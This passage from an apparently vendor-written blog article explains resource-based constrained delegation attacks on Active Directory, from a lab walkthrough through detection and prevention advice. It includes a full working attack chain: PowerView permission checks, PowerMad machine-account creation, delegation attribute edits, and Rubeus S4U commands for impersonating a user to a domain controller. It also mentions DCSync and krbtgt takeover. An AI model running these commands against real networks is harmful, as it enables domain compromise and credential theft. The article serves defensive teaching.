
- A user we want to impersonate
- The RBCDMachine$ account that we created, which is populated in the target DC msDS-AllowedToActOnBehalfOfOtherIdentity attribute
- The hash for the RBCDMachine$ accounts password (0DE1580972A99A216CED8B058300033F)
- The servicePrincipalName that we want to get access to for the targeted domain controller

Using this information, we can run the following command in Rubeus to import the ticket into memory:

s4u /user:RBCDMachine$ /rc4:0DE1580972A99A216CED8B058300033F /impersonateuser:kevinj /msdsspn:cifs/SBPMLAB-DC2.sbpmlab.net /ptt



We can confirm that the service ticket was imported successfully by using klist. Now we can successfully navigate to the SBPMLAB-DCC$ admin share on the domain controller and list its contents:




Further steps


After gaining access to the admin share on the target domain controller, we can take steps to ensure persistence or even elevate our privileges further, such as compromising the NTDS.dit file.

Another option is to request access to the LDAP service by changing the msdsspn parameter in the Rubeus command, and leverage that to do a DCSync attack and take over the krbtgt account.

Here is the cached ticket for the LDAP service:



And here is how we can execute DCSync after gaining access to LDAP:



Attack Detection and Prevention


Let's quickly recap the steps we took to reveal some strategies for preventing this type of attack:

1. We took over an account that had the capability to modify the 'msDS-AllowedToActOnBehalfOfOtherIdentity' attribute of a domain controller.
2. We created a computer account, leveraging the default MachineAccountQuota setting.
3. We populated the attribute with the machine account we created.
4. We used Rubeus to request a ticket to the LDAP service on the DC.
5. We were able to execute DCSync to take over the krbtgt account.

Prevention

How can you prevent some of these things from occurring in your environment?

- **Understand and lock down Active Directory permissions.** Knowing who has access to Active Directory is vital to securing it. Being able to modify a computer object's attribute is just one avenue that an attacker can use to exploit your environment. Having the capability to modify group membership or reset passwords of other users within an environment can be just as damaging and much easier to exploit with tools like BloodHound. Check out the Netwrix Active Directory Security Solution to learn how it can help you ensure your AD is configured securely, identify excessive access rights and shadow admins, and detect and prevent sophisticated attacks in real time.
- **Ensure that sensitive accounts that should not be delegated are marked as such.** Putting a user into the Protected Users group or checking the option 'Account is sensitive and cannot be delegated' will stop a resource-constrained delegation attack in its tracks.



Detection

To detect resource-constrained delegation attacks, you can do the following:

> **Monitor for computer accounts being created by non-admin users**. The attribute 'mS-DS-CreatorSID' gets populated when a non-admin user creates a computer account, so you can use this command to identify those accounts:

```
Get-ADComputer -Properties ms-ds-CreatorSid -Filter {ms-ds-creatorsid -ne "$Null"}
```

Code

> **Identify permissions on a targeted computer ($target) for the account we own ($myaccount):**

```
#Target Machine we want to check permissions on
$target = 'sbpmlab-dc2.sbpmlab.net'
$targetComputer = Get-ADComputer -Filter 'dnshostname -eq $target'
#SID of the account we have control over
$myaccount = Get-ADuser notadmin -Properties sid | select -ExpandProperty sid

#Identify schemaIDGUID of msDS-AllowedToActOnBehalfOfOtherIdentity
$schemaIDGUID = @{}
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter
'(name=ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity)' -Properties name,
schemaIDGUID |
ForEach-Object {$schemaIDGUID.add([System.GUID]$_.schemaIDGUID,$_.name)}
#Identify permissions our account has over a target computer
#Specifically Full Control, Write, Modify Permissions or Write Property: msDS-
AllowedToActOnBehalfOfOtherIdentity
Import-Module C:ToolsPowerSploitReconPowerView_dev.ps1
$permissions = Get-ObjectAcl $target | ?{$_.SecurityIdentifier -match $myaccount -
and (($_.ObjectAceType -match $schemaIDGUID.Keys -and $_.ActiveDirectoryRights -
like '*WriteProperty*') -or ($_.ActiveDirectoryRights -like '*GenericAll*' -or
$_.ActiveDirectoryRights -like '*GenericWrite*' -or $_.ActiveDirectoryRights -like
'*WriteDACL*')) }
$permissions
```

Check the MachineAccountQuota setting for the domain and create a computer account using PowerMad:

```
#Check MachineAccountQuotaValue
Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -
Properties 'ms-DS-MachineAccountQuota'

#Use PowerMad to leverage MachineAccountQuota and make a new machine that we have
control over
Import-Module C:ToolsPowermad-masterPowermad.ps1
$password = ConvertTo-SecureString 'ThisIsAPassword' -AsPlainText -Force
New-MachineAccount -machineaccount RBCDMachine -Password $($password)
```

Update the msDS-AllowedToActOnBehalfOfOtherIdentity attribute with the new computer we created:

```
#Set msDS-AllowedToActOnBehalfOfOtherIdentity with our new computer object
Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount RBCDMachine$
Get-ADComputer $targetComputer -Properties PrincipalsAllowedToDelegateToAccount
```

Get the hash of the password we set for our computer account:

```
#Get hash of password we set
import-module C:ToolsDSInternalsDSInternalsDSInternals.psd1
ConvertTo-NTHash $password
```

Use Rubeus to execute the RBCD abuse:

```
C:ToolsGhostPackRubeusRubeusbindebugRubeus.exe s4u /user:RBCDMachine$
/rc4:0DE1580972A99A216CED8B058300033F /impersonateuser:kevinj
/msdsspn:cifs/SBPMLAB-DC2.sbpmlab.net /ptt
```

FAQ

What is Kerberos delegation?

The practical use of Kerberos delegation is to enable an application or service to access resources hosted on a different server on behalf of another user.

How does unconstrained delegation work?

Unconstrained Kerberos delegation gives an application or service the ability to impersonate target user to any other chosen service.

How does constrained delegation work?

Constrained delegation allows you to configure which services an account can be delegated to. S4U2proxy is the Kerberos Constrained Delegation extension.

How does resource-based constrained delegation work?

Instead of specifying which object can delegate to which service, the resource hosting the service specifies which objects can delegate to it.

Kevin Joyce
Senior Technical Product Manager at Netwrix. Kevin is passionate about cyber-security and holds a Bachelor of Science degree in Digital Forensics from Bloomsburg University of Pennsylvania.